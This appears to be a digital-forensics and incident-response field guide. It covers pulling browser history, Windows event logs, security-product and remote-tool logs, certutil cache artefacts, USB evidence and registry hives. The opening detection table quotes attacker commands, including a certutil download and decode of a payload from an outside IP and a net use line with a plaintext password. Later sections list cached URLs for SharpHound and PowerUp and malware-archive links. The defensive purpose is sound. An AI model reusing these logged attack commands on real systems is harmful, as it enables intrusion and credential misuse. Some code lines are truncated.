| system_time         | id   | detection_rules                                   | computer_name                   | Event.EventData.CommandLine                                                       | process_name                     |
|---------------------|------|---------------------------------------------------|---------------------------------|-----------------------------------------------------------------------------------|----------------------------------|
| 2020-06-20 19:29:06 | 4688 | + Rundll32 Without Parameters                     | "DESKTOP-BZ202CP.cybercorp.com" | rundll32.exe                                                                      | C:\Windows\System32\rundll32.exe |
| 2020-06-20 19:30:00 | 4688 | + Local Accounts Discovery<br>+ Whoami Execution  | "DESKTOP-BZ202CP.cybercorp.com" | whoami                                                                            | C:\Windows\System32\whoami.exe   |
| 2020-06-20 19:31:08 | 4688 | + Suspicious Certutil Command                     | "DESKTOP-BZ202CP.cybercorp.com" | certutil -urlcache -f http://192.6.112.7/0/disco.jpg C:\Windows\TEMP\disco.jpg:sh | C:\Windows\System32\certutil.exe |
| 2020-06-20 19:31:16 | 4688 | + Suspicious Certutil Command                     | "DESKTOP-BZ202CP.cybercorp.com" | certutil -decode C:\Windows\TEMP\disco.jpg:sh C:\Windows\TEMP\sh.exe              | C:\Windows\System32\certutil.exe |
| 2020-06-20 19:33:03 | 4688 | + Local Accounts Discovery<br>+ Net.exe Execution | "DESKTOP-BZ202CP.cybercorp.com" | net user                                                                          | C:\Windows\System32\net.exe      |
| 2020-06-20 19:33:03 | 4688 | + Local Accounts Discovery<br>+ Net.exe Execution | "DESKTOP-BZ202CP.cybercorp.com" | C:\Windows\system32\net1 user                                                     | C:\Windows\System32\net1.exe     |
| 2020-06-20 19:33:10 | 4688 | + Net.exe Execution                               | "DESKTOP-BZ202CP.cybercorp.com" | net localgroup administrators                                                     | C:\Windows\System32\net.exe      |
| 2020-06-20 19:33:10 | 4688 | + Net.exe Execution                               | "DESKTOP-BZ202CP.cybercorp.com" | C:\Windows\system32\net1 localgroup administrators                                | C:\Windows\System32\net1.exe     |
| 2020-06-20 19:35:38 | 4688 | + Local Accounts Discovery                        | "DESKTOP-BZ202CP.cybercorp.com" | net use \\192.168.184.100\c\$ /user:cyber corp\backupsrv !feb15th2k6!!            | C:\Windows\System32\net.exe      |


```
[+] 9 detections found
```


```

Browser History

We can go and get a users' browser history if you have the machine.

You'll find the SQL DB file that stores the history in the following:

- Chrome : \Users*\AppData\Local\Google\Chrome\User Data\Default\History
- Edge C:\Users*\AppData\Local\Microsoft\Edge\User Data\Default\History
- Safari /System/Volumes/Data/Users/*/Library/Safari/History.db , Downloads.plist
- Firefox C:\Users*\AppData\Roaming\Mozilla\Firefox\Profiles*\Downloads.json, Places.sqlite

Once retrieved, you can open it via sqlite3 or a [web-browser GUI](#).

- The GUI doesn't need much guidance, so let's chat command line.

Fire it up: sqlite3 history.db

```
[2022-Feb-09 13:17:44 GMT] ~/Downloads  
[🔍 -> sqlite3 history.db
```

List the tables, which are like 'folders' that contain categorised data

.tables

```
[2022-Feb-09 13:17:49 GMT] ~/Downloads
[ ] -> sqlite3 history.db
SQLite version 3.36.0 2021-06-18 18:58:49
Enter ".help" for usage hints.
sqlite> .tables
clusters                      downloads_slices          typed_url_sync_metadata
clusters_and_visits           downloads_url_chains    urls
content_annotations            keyword_search_terms   visit_source
context_annotations            meta
downloads                     segment_usage           visits
downloads_reroute_info        segments
sqlite>
```

If you just run `select * from downloads;`, you'll be annoyed by the messy output

```
sqlite> select * from downloads;
1|114f7c40-6357-4d48-a205-c0b6b87738b2|C:\Users\ben.ford\Downloads\Greenshot-INSTALLER-1.2.10.6-RELEASE.exe
2|10.6-RELEASE.exe|13263492972866534|1783200|1783200|1|0|0||13263492974579781|1|13263492986156138|0|https://ads/|https://www.google.com/|||c16f86882d5a102ed7a0fbcc0874d102|Wed, 09 Aug 2017 15:35:31 GMT|application/ef619914-f2cf-4bef-bf4e-9a723025b2fc|C:\Users\ben.ford\Downloads\lghub_installer.exe|C:\Users\ben.ford\Do424|41131424|1|0|0||13263493547065783|1|13263493684033743|0|https://www.logitech.com/||https://www.logitech.com/|||"2a2c744380e8bc5e768410357bfd122e-5"|Thu, 15 Apr 2021 18:08:12 GMT|application/octet-stream|appl3|8fa55e40-2e8b-40e3-a4f7-7cb8b5a121be|C:\Users\ben.ford\Downloads\UnifiedCommunicatorAdvanced.msi|C:\Users\13263503428743683|42602496|42602496|1|0|0||13263503437543725|0|0|0||https://nam12.safelinks.protection.out
```

To transform the data to something more useful to look at, try this, which will open it up in excel:

```
.excel
.headers on
select * from downloads;
```

And then if you tidy this up it's easy to see what the user downloaded and from where

A	B	C	D	E	F	G	H	I	J
1 id	target_path	referrer							
2 2	C:\Users*\Downloads\FakeActivation.zip	https://github.com/Endermanch/MalwareDatabase/blob/master/trojans/FakeActivation.zip							
3 3	C:\Users*\Downloads\FakeActivation (1).zip	https://github.com/Endermanch/MalwareDatabase/blob/master/trojans/FakeActivation.zip							
4 4	C:\Users*\Downloads\AdAvenger.zip	https://github.com/Endermanch/MalwareDatabase/blob/master/fakescanners/AdAvenger.zip							
5 5	C:\Users*\Downloads\WindowsSupport.zip	https://github.com/Endermanch/MalwareDatabase/blob/master/fakescanners/WindowsSupport.zip							
6 6	C:\Users*\Downloads\Antivirus 2010.zip	https://github.com/Endermanch/MalwareDatabase/blob/master/rogues/Antivirus%202010.zip							
7 7	C:\Users*\Downloads\Fantom.zip	https://github.com/Endermanch/MalwareDatabase/blob/master/ransomwares/Fantom.zip							
8 8	C:\Users*\Downloads\NoMoreRansom.zip	https://github.com/Endermanch/MalwareDatabase/blob/master/ransomwares/NoMoreRansom.zip							

You can also tidy it up with the following

```
.mode line #makes it look niceer
select * from moz_places;
```

```
id = 26
url = https://www.knowbe4.com/anz-ransomware-simulator-tool-ga?utm_term=%2Bknowbe4%27s&utm_campaign=Google_Brand_Search_AU&utm_source=google&utm_medium=ppc&ma
e=b&network=g&device=&adposition=&keyword=%2Bknowbe4%27s&gclid=EAiaIQobChMI0PrPt5KQ9gIVFiUrCh38_Q6_EAYASABgKzLPD_BwE
title = Ransomware Simulator | KnowBe4
rev_host = moc.4ebwonk.www.
visit_count = 1
hidden = 0
typed = 0
frecency = 100
last_visit_date = 1645424104713000
guid = uDdxZw1V7yUP
foreign_count = 0
url_hash = 47359251660420
description = Find out if your endpoint protection actually blocks ransomware and cryptomining infections with KnowBe4's Ransomware Simulator Tool.
preview_image_url = VALUE
origin_id = 11

id = 27
url = https://www.knowbe4.com/typ-ransim-form-uki?submissionGuid=a4b01f64-ef49-4ded-a879-e818899a1290
title = Thank You - RanSim Tool | KnowBe4
rev_host = moc.4ebwonk.www.
visit_count = 1
hidden = 0
typed = 0
frecency = 100
last_visit_date = 1645424154927000
guid = sfIrnsoNiuEs
foreign_count = 0
url_hash = 47357528745644
description = Thank you for requesting your KnowBe4 RanSim Tool.
preview_image_url = VALUE
origin_id = 11

id = 28
url = https://ransim.knowbe4.com/downloads/ransim.zip
title = ransim.zip
rev_host = moc.4ebwonk.misnar.
visit_count = 0
hidden = 0
typed = 0
frecency = 0
last_visit_date = 1645424160434000
guid = hwL_oluxAudf
foreign_count = 0
url_hash = 47359247507517
description = VALUE
preview_image_url = VALUE
origin_id = 12
```

Which logs to pull in an incident

- Basics
- Security Products Logs
- Other Microsoft logs
- Remote Management Logs
- Cerutil History

Basics

Windows Event Logs can be found in `C:\windows\System32\winevt\Logs\`. To understand the general Event IDs and logs, you can [read more here](#)

But knowing which logs to pull of the hundreds can be disorientating. Fortunately, there really aren't that many to work with. This is for a myriad of reasons:

- Most clients will not flick on additional logging features. This means that there are actually few logs that provide security value
- A lot of logs are diagnostic in nature, so we don't have to pull these.
- Even when certain logs do have security value - like PowerShell logs - if an incident happened 2 months ago, and a partner did not store their logs elsewhere it is likely that these logs have been overwritten.

Let's signpost the logs you absolutely want to grab every time.

[Here's a script that can automate collection for staple logs from below](#)

Sysmon

`C:\windows\System32\winevt\Logs\Sysmon.evtx`

You're never going to see Sysmon deployed. In 99% of the incidents I've been in, they never have it.

But if you DO ever see sysmon, please do pull this log. It is designed to enrich logs with security value, and is a standard tool for many SOCs / SIEMs

Holy Trinity

`C:\windows\System32\winevt\Logs\Application.evtx`
`C:\windows\System32\winevt\Logs\Security.evtx`
`C:\windows\System32\winevt\Logs\System.evtx`

These are the staple logs you will likely pull every single time.

These are the logs that will give you a baseline insight into an incident: the processes, the users, the sign ins (etc)

Defender & security products

`C:\windows\System32\winevt\Logs\Microsoft-Windows-Windows Defender%40perational.evtx`

We already get Defender alerts, but pulling the defender log is beneficial for log ingestion later.

We can correlate Defender alerts to particular processes.

PowerShell

C:\windows\System32\winevt\Logs\Microsoft-Windows-PowerShell%4Operational.evtx

By default, PowerShell logs are pretty trash. But I'll pull them regardless if there is ever an AMSI / PwSh related alert or artefact in the other logs. This will give insight into the commands an adversary has run.

If you know the user who is involved in the suspicious process, there is a [PowerShell history artefact](#) you can pull on.

C:\Users\
<username>\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt

Replace the username field with the username you have, and you will get a TXT file with the history of the users PowerShell commands - sometimes!

RDP and WinRM logs

C:\windows\System32\winevt\Logs\Microsoft-Windows-TerminalServices-RemoteConnecti
C:\windows\System32\winevt\Logs\Microsoft-Windows-TerminalServices-LocalSessionMa
C:\windows\System32\winevt\Logs\Microsoft-Windows-WinRM%4Operational.evtx

Pull these to gain insight into the username, source IP address, and session time for RDP and WinRM's PowerShell remoting. This resource can advise further:


<https://ponderthebits.com/2018/02/windows-rdp-related-event-logs-identification-tracking-and-investigation/>

If you've got "RDS.. through the Remote Desktop Gateway" collect

C:\Windows\System32\winevt\Logs\Microsoft-Windows-TerminalServices-Gateway%4Operational.evtx . Filter for the following Event IDs:

- 300 & 200 will show the username and IP address that was part of the authentication
- 303 will show the above, but also session duration show BYTES IN and OUT, which may give some context for data exfil (but vague context)

```
2023 Feb 09 10:58:00 CEST DOWNLOADS/0014000000000000 Data -i -e 303
```



By F-Secure Countercept (@FranticTyping, @AlexKornitzer)

```
[+] Found 8 EVTX files  
[+] Searching event logs...
```

Event:

System:

```
    Channel: Microsoft-Windows-TerminalServices-Gateway/Operational  
    Computer: TermServ.
```

Correlation: ~

EventID: 303

EventRecordID: 3478

Execution_attributes:

```
    ProcessID: 10400
```

```
    ThreadID: 17596
```

Keywords: "0x4000000001000000"

Level: 4

Opcode: 44

Provider_attributes:

```
    Guid: 4D5AE6A1-C7C8-4E6D-B840-4D8080B42E1B
```

```
    Name: Microsoft-Windows-TerminalServices-Gateway
```

Security_attributes:

```
    UserID: S-1-5-20
```

Task: 3

TimeCreated_attributes:

```
    SystemTime: "2023-02-09T10:43:31.720083Z"
```

Version: 0

UserData:

EventInfo:

```
    AuthType: ""
```

BytesReceived: "1046410"

BytesTransferred: "272140"

```
    ConnectionProtocol: HTTP
```

```
    ErrorCode: 1226
```

IpAddress: 172.96.160.214

Resource: termserv.

SessionDuration: "76"

Username: ' \\\fal

EventInfo_attributes:

```
    xmlns: aag
```

Event_attributes:

```
    xmlns: "http://schemas.microsoft.com/win/2004/08/events/event"
```

Miscellaneous logs

There are some other logs that you'll pull on if the context is appropriate

C:\windows\System32\winevt\Logs\Microsoft-Windows-Shell-Core%4Operational.evtx

- This can offer insight into execution from registry run keys

C:\windows\System32\winevt\Logs\Microsoft-Windows-Bits-Client%4Operational.evtx

- Adversaries can use BITS to do all kinds of malicious things

C:\Windows\System32\winevt\Logs\Microsoft-WindowsTaskScheduler%4Operational

- Detail in scheduled tasks - though we would likely be able to get this telemetry elsewhere

Security Products Logs

Sometimes, it's helpful to go and pull other Security Solutions' logs and files.

Much of the below is taken from [Velociraptor's implementation of KAPE](#)

Bitdefender:

C:\ProgramData\Bitdefender\Endpoint Security\Logs\

C:\ProgramData\Bitdefender\Desktop\Profiles\Logs\

C:\Program Files*\Bitdefender**.db

C:\Program Files\Bitdefender\Endpoint Security\Logs\system**.xml

C:\ProgramData\Bitdefender\Endpoint Security\Logs\Firewall*.txt

Carbon Black

C:\ProgramData\CarbonBlack\Logs*.log

C:\ProgramData\CarbonBlack\Logs\AmsiEvents.log

Cisco AMP

C:\Program Files\Cisco\AMP*.db

Cylance / Blackberry

C:\ProgramData\Cylance\Desktop

C:\Program Files\Cylance\Desktop\log* log

C:\ProgramData\Cylance\Desktop\chp.db

C:\ProgramData\Cylance\Optics\Log

Elastic Endpoint Security

C:\program files \elastic\endpoint\state\log

ESET: Parser available at <https://github.com/laciKE/EsetLogParser>

C:\ProgramData\ESET\ESET NOD32 Antivirus\Logs\

FireEye Endpoint Security

Databases were encrypted, so can't be accessed easily. From Fireeye documentation, you can get logs via command 'xagt -g example_log.txt'.

C:\ProgramData\FireEye\xagt*.db

F-Secure

C:\Users*\AppData\Local\F-Secure\Log**.log

C:\ProgramData\F-Secure\Antivirus\ScheduledScanReports\

C:\ProgramData\F-Secure\EventHistory\event

Kaspersky

C:\Windows\system32\winevt\logs

Malware Bytes

C:\ProgramData\Malwarebytes\Malwarebytes Anti-Malware\Logs\mbam-log-*.xml

C:\ProgramData\Malwarebytes\MBAMService\logs\mbamservice.log

C:\Users*\AppData\Roaming\Malwarebytes\Malwarebytes Anti-Malware\Logs\

C:\ProgramData\Malwarebytes\MBAMService\ScanResults\

McAfee

C:\ProgramData\McAfee\Endpoint Security\Logs*.log

C:\ProgramData\McAfee\Endpoint Security\Logs_Old*

C:\ProgramData\McAfee\VirusScan*

C:\ProgramData\McAfee\VirusScan\Quarantine\quarantine*.db

C:\ProgramData\McAfee\DesktopProtection*.txt

Palo Alto Networks XDR

C:\ProgramData\Cyvera\Logs*.log

Sentinel One:

C:\programdata\sentinel\logs*.log, *.txt

C:\windows\System32\winevt\Logs\SentinelOne*.evtx

C:\ProgramData\Sentinel\Quarantine

Sophos:

C:\ProgramData\Sophos\Sophos Anti-Virus\logs*.txt.

C:\ProgramData\Sophos\Endpoint Defense\Logs*.txt

Symantec

C:\ProgramData\Symantec\Symantec Endpoint Protection*\Data\Logs\

C:\Users*\AppData\Local\Symantec\Symantec Endpoint Protection\Logs\

C:\Windows\System32\winevt\logs\Symantec Endpoint Protection Client.evtx

C:\ ProgramData\Symantec\Symantec Endpoint Protection*\Data\Quarantine\

Trend Micro

C:\ProgramData\Trend Micro\

C:\Program Files*\Trend Micro\Security Agent\Report*.log,

C:\Program Files*\Trend Micro\Security Agent\ConnLog*.log

Webroot:

C:\ProgramData\WRData\WRLog.log

Other Microsoft logs

Defender:

C:\ProgramData\Microsoft\Microsoft AntiMalware\Support\

C:\ProgramData\Microsoft\Windows Defender\Support\

C:\Windows\Temp\MpCmdRun.log

IIS (web) logs - can be application specific log directories and names at times

C:\Windows\System32\LogFiles\W3SVC**.log

C:\Inetpub\logs\LogFiles*.log

C:\inetpub\logs\LogFiles\W3SVC**.log,

C:\Resources\Directory*\LogFiles\Web\W3SVC**.log

MSQL

C:\Program Files\Microsoft SQL Server*\MSSQL\LOG\ERRORLOG

OneNote

C:\Users*\AppData\Local\Packages\Microsoft.Office.OneNote_8wekyb3d8bbwe\LocalSta
C:\Users*\AppData\Local\Packages\Microsoft.Office.OneNote_8wekyb3d8bbwe\LocalSta
C:\Users*\AppData\Local\Packages\Microsoft.Office.OneNote_8wekyb3d8bbwe\LocalSta
C:\Users*\AppData\Local\Packages\Microsoft.Office.OneNote_8wekyb3d8bbwe\LocalSta
C:\Users*\AppData\Local\Packages\Microsoft.Office.OneNote_8wekyb3d8bbwe\LocalSta

Teams

C:\Users*\AppData\Roaming\Microsoft\Teams\IndexedDB\https_teams.microsoft.com_0.
C:\Users*\AppData\Roaming\Microsoft\Teams\Local Storage\leveldb\
C:\Users*\AppData\Roaming\Microsoft\Teams\Cache\
C:\Users*\AppData\Roaming\Microsoft\Teams\desktop-config.json, lazy_ntfs, JSON con
C:\Users*\AppData\Local\Packages\MicrosoftTeams_8wekyb3d8bbwe\LocalCache\Microso

OneDrive

C:\Users*\AppData\Local\Microsoft\OneDrive\logs\
C:\Users*\AppData\Local\Microsoft\OneDrive\settings\
C:\Users*\OneDrive*\

PST & OSTs

C:\Users*\Documents\Outlook Files*.pst
C:\Users*\Documents\Outlook Files*.ost
C:\Users*\AppData\Local\Microsoft\Outlook*.pst
C:\Users*\AppData\Local\Microsoft\Outlook*.ost
C:\Users*\AppData\Local\Microsoft\Outlook*.nst
C:\Users*\AppData\Local\Microsoft\Windows\INetCache\Content.Outlook\. #Attachmen

Exchange:

```
C:\Program Files\Microsoft\Exchange Server\*\Logging\  
C:\Windows\Microsoft.NET\Framework*\v*\Temporary ASP.NET Files\*\  
C:\inetpub\wwwroot\aspnet_client\*\*\*\  
C:\Inetpub\wwwroot\aspnet_client\system_web\*\*  
C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\*\*\*\  
C:\Program Files\Microsoft\Exchange Server\*\TransportRoles\Logs\*\*.log
```

Remote Management Logs

Things that MSPs, SysAdmins, and bad guys love to use

ScreenConnect:

```
C:\Program Files*\ScreenConnect\App_Data\Session.db  
C:\Program Files*\ScreenConnect\App_Data\User.xml  
C:\ProgramData\ScreenConnect Client*\user.config
```

Splashtop

```
C:\windows\System32\winevt\Logs\Splashtop-Splashtop Streamer-Remote Session%4oper  
C:\windows\System32\winevt\Logs\Splashtop-Splashtop Streamer-Status%4Operational.
```

AnyDesk

```
C:\Users\*\AppData\Roaming\AnyDesk\*.trace  
C:\ProgramData\AnyDesk\*.trace  
C:\Users\*\Videos\AnyDesk\*.anydesk  
C:\Users\*\AppData\Roaming\AnyDesk\connection_trace.txt  
C:\ProgramData\AnyDesk\connection_trace.txt
```

C:\Windows\SysWOW64\config\systemprofile\AppData\Roaming\AnyDesk*

Kaseya

C:\Users*\AppData\Local\Kaseya\Log\KaseyaLiveConnect\

C:\ProgramData\Kaseya\Log\Endpoint*

C:\Program Files*\Kaseya*\agentmon.log

C:\Users*\AppData\Local\Temp\KASetup.log

C:\Windows\Temp\KASetup.log

C:\ProgramData\Kaseya\Log\KaseyaEdgeServices\

RAdmin

C:\Windows\SysWOW64\rserver30\Radm_log.htm

C:\Windows\System32\rserver30\Radm_log.htm

C:\Windows\System32\rserver30\CHATLOGS**.htm

C:\Users*\Documents\ChatLogs**.htm

TeamViewer

C:\Program Files*\TeamViewer\connections*.txt

C:\Program Files*\TeamViewer\TeamViewer*_LogFile*

C:\Users*\AppData\Roaming\TeamViewer\MRU\RemoteSupport*

RealVNC

C:\Users*\AppData\Local\RealVNC\vncserver.log

mRemoteNG

C:\Users*\AppData\Roaming\mRemoteNG\mRemoteNG.log

C:\Users*\AppData\Roaming\mRemoteNG\confCons.xml

C:\Users*\AppData*\mRemoteNG**10\user.config

Cerutil History

Cerutil creates some archives

- Cerutil.exe	5868	QuerySecurityFile	C:\Users\IEUser\AppData\LocalLow
- Cerutil.exe	5868	CloseFile	C:\Users\IEUser\AppData\LocalLow
- Cerutil.exe	5868	CreateFile	C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\B398B80134F72209547439DB21AB308D_A4CF
- Cerutil.exe	5868	CreateFile	C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\B398B80134F72209547439DB21AB308D_A4CF
- Cerutil.exe	5868	QueryStandardInformationFile	C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\B398B80134F72209547439DB21AB308D_A4CF
- Cerutil.exe	5868	ReadFile	C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\B398B80134F72209547439DB21AB308D_A4CF

C:\Users*\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\

Strings it homie!

```
PS C:\strings> .\strings.exe C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\* | select-string -Pattern 'ocsp|wininet|winhttp|complete|update|r3' -NotMatch | >> sort -Descending

Sysinternals - www.sysinternals.com
Strings v2.54 - Search for ANSI and Unicode strings in binary images.
Copyright (C) 1999-2021 Mark Russinovich
C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\FB0D848F74F70BB2EAA93746D24D9749: m|S
C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\FB0D848F74F70BB2EAA93746D24D9749: m|S
C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\FB0D848F74F70BB2EAA93746D24D9749: B@!
C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\FB0D848F74F70BB2EAA93746D24D9749: "80424021c7dbd21:0"
C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\EE8E495EE8006062EB06F356E8816E0:
https://github.com/BloodHoundAD/SharpHound/releases/download/v1.0.3/SharpHound-v1.0.3.zip
C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\EE8E495EE8006062EB06F356E8816E0: "0x8DA005C41F3EB5F"
C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\9872F9E2A68305F6F9443D1E03231F0C:
https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Privesc/PowerUp.ps1
C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\9072F9E2A68305F6F9443D1E03231F0C:
"baa6192b5bc40c95bd4c78f735698e45d80b99479a51fd9c29d9569eee48782b"
C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\80237EE4964FC9C409AAF55BF996A292_D46D6FA25B74360E1349F9015B5CCE53: X`t
C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\80237EE4964FC9C409AAF55BF996A292_C5130A0BDC8C859A2757D77746C10868: ```t
C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\80237EE4964FC9C409AAF55BF996A292_C5130A0BDC8C859A2757D77746C10868: "62953659-1d7"
C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\80237EE4964FC9C409AAF55BF996A292_C0427F5F77D9B3A439FC620EDAA86177: ?`t
C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506: OTz
```

USBs

The subkeys in this part of the registry will list the names of all the USBs connected to this machine in the past.

Gather and corroborate USB names here for the next log.

HKLM\SYSTEM\CurrentControlSet\Enum\USBST0R

SubKey

CdRom&Ven_iODD&Prod_Virtual_CD-Rom&Rev_

Disk&Ven_asmedia&Prod_ASMT1153e&Rev_0

Disk&Ven_Generic&Prod_MassStorageClass&Rev_1621

Disk&Ven_Generic-&Prod_SD/MMC&Rev_1.00

Disk&Ven_iODD&Prod_External_HDD&Rev_

Disk&Ven_medicat&&Prod_USB_Flash&Rev_

Disk&Ven_REALSIL&Prod_RTSUERLUN0&Rev_1.00

Disk&Ven_RPI&Prod_RP2&Rev_3

You can leverage the next log along with your confirmed USB name from the registry, to identify a window of time that this USB was plugged in to the computer.

C:\windows\inf\setupapi.dev.log

```
- #1461500:     0000. C:\WINDOWS\System32\wpus.evt
- #1461620: <<< Section end 2022/04/25 20:41:51.429
- #1461662: <<< [Exit status: SUCCESS]
- #1461695: >>> [Device Install (Hardware initiated) - SWD\WPDBUSENUM_\??_USBSTOR#Disk&Ven_medicat&&Prod_USB_Flash&Rev_#____XX0000001&0#{53f56307-b6bf-11d0-94f2-00a0c91efb8b}]
- #1461865: >>> Section start 2022/04/25 20:41:51.443
- #1461909:      0mp: Install needed due to device having problem code CM_PROB_NOT_CONFIGURED
- #1461992:      utl: {Select Drivers - SWD\WPDBUSENUM_\??_USBSTOR#Disk&Ven_medicat&&Prod_USB_Flash&Rev_#____XX0000001&0#{53f56307-b6bf-11d0-94f2-00a0c91efb8b}} 20:41:51.472
- #1462159:      utl: Driver Node:
- #1462188:      utl: Status - Selected
- #1462235:      utl: Driver INF - (C:\WINDOWS\System32\DriverStore\FileRepository\wpdfs.inf_amd64_d48a62ddb38bed77\wpdfs.inf)
- #1462375:      utl: Class GUID - {eec5ad98-8080-425f-922a-dabf3de3f69a}
- #1462452:      utl: Driver Version - 06/21/2006,10.0.22000.1
- #1462514:      utl: Configuration - wpdbusenum\fs
- #1462566:      utl: Driver Rank - 00FF2000
- #1462613:      utl: Signer Score - Inbox (0D000003)
- #1462668:      utl: {Select Drivers - exit(0x00000000)} 20:41:51.487
- #1462727: ! dvi: Device class {eec5ad98-8080-425f-922a-dabf3de3f69a} is not configurable.
- #1462811:      dvi: Searching for compatible ID(s):
- #1462854:      dvi: wpdbusenum\fs
- #1462884:      dvi: swd\generic
- #1462912:      dvi: Class GUID of device changed to: {eec5ad98-8080-425f-922a-dabf3de3f69a}.
- #1462996:      ndv: {Core Device Install} 20:41:51.505
- #1463042:      dvi: {Install Device - SWD\WPDBUSENUM_\??_USBSTOR#DISK&VEN_MEDICAT&&PROD_USB_FLASH&REV_#____XX0000001&0#{53f56307-B6BF-11D0-94F2-00A0C91EFB8B}} 20:41:51.507
- #1463214:      dvi: Device Status: 0x01002400 [0x01 - 0xc0000493]
- #1463281:      dvi: Config Flags: 0x00000000
- #1463327:      dvi: Parent Device: SCMV\Volume_\??_USBSTOR#Disk&Ven_medicat&&Prod_USB_Flash&Rev_#____XX0000001&0#{53f56307-b6bf-11d0-94f2-00a0c91efb8b}
- #1463483:      dvi: {DIF_ALLOW_INSTALL} 20:41:51.515
- #1463537:      dvi: 00000000000000000000000000000000
```

I never bother with this part, but you can also grab this EVTX

C:\windows\System32\winevt\Logs\Microsoft-Windows-Partition%4Diagnostic.evtx

and use chainsaw in search mode

You can probably also find some stuff from the [Jumplist](#) and LNK artefacts that have some relevance to your USB investigation.

```
5f7b5f1e01b83767.automaticDestinations-ms
```

```
f7699cf2eed599ac.automaticDestinations-ms
```

```
5d696d521de238c3.automaticDestinations-ms
```

```
6dc04f5ccc522861.automaticDestinations-ms
```

```
a61657a5e5dfbdc.automaticDestinations-ms
```

```
a52b0784bd667468.automaticDestinations-ms
```

```
7e4dca80246863e3.automaticDestinations-ms
```

```
ccba5a5986c77e43.automaticDestinations-ms
```

```
dcca9f644b806738.automaticDestinations-ms
```

```
dd7c3b1adb1c168b.automaticDestinations-ms
```

```
[2022-Apr-26 09:51:16 BST] DOWNLOADS/COLLECTED_DATA
→ strings * | sort -u | column | grep usb -i
2.168.11.98\USBSHARE3-3
F:\tools\IODD\iodd_virtual_USB_d4
F:\tools\IODD\iodd_virtual_USB_drive_guide_0425.pdf
\\192.168.11.98\USBSHARE2
\\192.168.11.98\USBSHARE3-3
\\192.168.11.98\usbshare2
\\192.168.11.98\usbshare2\
\\192.168.11.98\usbshare3-3
\\192.168.11.98\usbshare3-3
\\192.168.11.98\usbshare3-3
\\192.168.11.98\usbshare3-3
\\192.168.11.98\usbshare3d
iodd_virtual_USB_drive_guL
iodd_virtual_USB_drive_guide_0425.pdf
```

Reg Ripper

Harlan Carvey knows how to write a pretty mean tool or two. Reg Ripper is a forensic one designed to aid you in parsing, timelining, and surgically interrogating registry hives to uncover evidence of malice. [Registry Collection made easy with this](#) script right here.

```
# Here's a script that will pull collect all the registry files for you
```

```


wget -useb https://gist.githubusercontent.com/PurpleWolf/6bbb2c1e22fe64a151d7ab97
./Registry_Collection.ps1 #then execute

# Take your registry collected files from the above script. Prepare them for anal
expand-archive C:\Users\*\Desktop\Huntress_Registry_Collection_2022_Dec_30_Fri_UT

# then download Reg Ripper and unzip it
(New-Object Net.WebClient).DownloadFile("https://github.com/keydet89/RegRipper3.0")
expand-archive C:\rip_master.zip C:\

#Recursively run reg ripper now
GCI "C:\registry_hives\" -recurse -force -include SYSTEM, SAM, SECURITY, SOFTWARE
#run with timeline option
GCI "C:\registry_hives\" -recurse -force -include SYSTEM, SAM, SECURITY, SOFTWARE

```



